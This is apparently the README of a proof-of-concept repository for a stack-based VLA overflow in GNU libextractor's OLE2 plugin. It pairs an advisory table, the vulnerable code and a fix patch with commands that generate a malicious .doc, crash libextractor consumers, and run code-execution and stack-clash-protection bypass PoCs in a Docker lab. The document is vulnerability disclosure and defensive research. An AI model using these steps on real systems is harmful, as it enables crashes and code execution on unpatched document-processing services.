 haitam-lazaar/libextractor-ole2-rce
PoC for a Critical stack-based buffer overflow in GNU libextractor ≤ 1.14. A malicious .doc file triggers an unbounded VLA allocation causing unconditional DoS. In multi-threaded environments, it bypasses stack-clash protections for full RCE.

A stack-based buffer overflow in GNU libextractor's OLE2 plugin allows remote denial of service (crash) and code execution when processing a crafted .doc file. The vulnerability is in process_star_office() (ole2_extractor.c:349) which allocates a Variable Length Array of up to 4MB on the stack based on attacker-controlled file data.
Primary Impact: Remote Denial of Service — crashes any application processing the malicious file
Secondary Impact: Remote Code Execution via adjacent-thread-stack bypass of -fstack-clash-protection
| Field | Value |
|---|---|
| CVE | CVE-2026-91752 |
| Product | GNU libextractor |
| Affected Versions | < 1.15 (all versions through 1.14) |
| Fixed Version | 1.15 |
| CVSS 4.0 | 8.7 HIGH (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N) |
| CVSS 3.1 | 7.5 HIGH (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H) |
| Severity | HIGH (DoS) / CRITICAL (RCE in multi-threaded in-process mode) |
| CWE | CWE-789 (Memory Allocation with Excessive Size Value) / CWE-121 (Stack-based Buffer Overflow) |
| Attack Vector | Network (any file processing path) |
| Privileges Required | None |
| User Interaction | None |
| CNA | VulnCheck |
| Researcher | Haitam Lazaar |
Note: Modern GCC (≥8) enables
-fstack-clash-protectionby default, which on single-threaded applications converts the exploitable overflow into a safe crash. However, this mitigation can be bypassed in multi-threaded applications where thread stacks are adjacent in memory — the VLA probes succeed into the neighbor thread's stack, enabling full code execution even on hardened builds. See docs/BYPASS.md for details.
.doc files# Generate malicious .doc
python3 poc/gen_payload.py exploit.doc
# Any application that processes this file with libextractor crashes:
extract exploit.doc # CLI tool → OLE2 plugin worker crashes
gnunet-publish exploit.doc # GNUnet → gnunet-helper-fs-publish crashes

The animation above demonstrates the automated lab environment provided in the lab-setup/ directory. By simply running docker compose up, an attacker container automatically generates the malicious .doc payload and uploads it to a vulnerable Document Indexing web service. The libextractor parsing logic triggers the VLA stack overflow, allowing the attacker to silently achieve arbitrary code execution. We verify the exploit by running cat /tmp/pwned on the target container to see the command output.
├── poc/                    # Proof of concept
│   ├── gen_payload.py      # Generates malicious .doc trigger file
│   ├── poc_rce.c           # Demonstrates code execution (protection disabled)
│   └── bypass_rce.c        # Stack-clash-protection bypass (multi-threaded)
├── exploit/                # Exploitation details
│   ├── remote_exploit.sh   # Example: triggering via HTTP upload (lab scenario)
│   └── extract_server.c    # Example: vulnerable application using libextractor
├── patches/                # Recommended fix
│   └── 0001-fix-ole2-vla.patch
├── lab-setup/              # Reproducible test environment
│   ├── Dockerfile          # Builds vulnerable libextractor from source
│   ├── docker-compose.yml  # Full lab (includes HTTP upload as one test vector)
│   └── upload_server.py    # Document indexing service simulation
└── docs/
    ├── BYPASS.md           # Stack-clash-protection bypass technique
    └── PAYLOAD_STRUCTURE.md # Malicious .doc file format documentation
# Build libextractor from source
./configure && make && sudo make install

# Generate trigger file
python3 poc/gen_payload.py exploit.doc

# Crash any libextractor consumer
extract exploit.doc   # crashes the OLE2 plugin worker
gcc -O2 -fno-stack-clash-protection -o poc_rce poc/poc_rce.c -lextractor
ulimit -s 2048
./poc_rce exploit.doc   # executes attacker payload (exit code 42)
gcc -O2 -fstack-clash-protection -o bypass_rce poc/bypass_rce.c -lextractor -lpthread
./bypass_rce exploit.doc   # bypasses protection, executes payload (exit code 42)
docker-compose -f lab-setup/docker-compose.yml up -d
// src/plugins/ole2_extractor.c:349
off_t size = gsf_input_size(src);        // Attacker controls via OLE2 stream
if (size > 4 * 1024 * 1024) return 0;   // Max 4MB allowed — but stack is 1-8MB
char buf[size];                           // VLA: up to 4MB ON THE STACK
gsf_input_read(src, size, buf);           // Write attacker data
Without -fstack-clash-protection, the compiler generates:
sub %rax, %rsp ; Single instruction, jumps RSP past guard page
With -fstack-clash-protection, the probes can still be bypassed in multi-threaded contexts (see docs/BYPASS.md).
-  if ( (size < 0x374) ||
-       (size > 4 * 1024 * 1024) )
+  char buf[0x374];
+
+  if (size < 0x374)
     return 0;
-  {
-    char buf[size];
-    gsf_input_read (src, size, (unsigned char*) buf);
+  gsf_input_read (src, sizeof(buf), (unsigned char*) buf);
Discovered by me (Haitam Lazaar) during my independent security research.
Special thanks to Christian Grothoff, the maintainer of GNU libextractor, for his incredibly fast triage, professional communication, and rapid deployment of patches (v1.15, v1.16, and v1.17) to resolve this and several other memory safety issues reported during this audit.
My research is provided for educational and defensive purposes. Use responsibly.
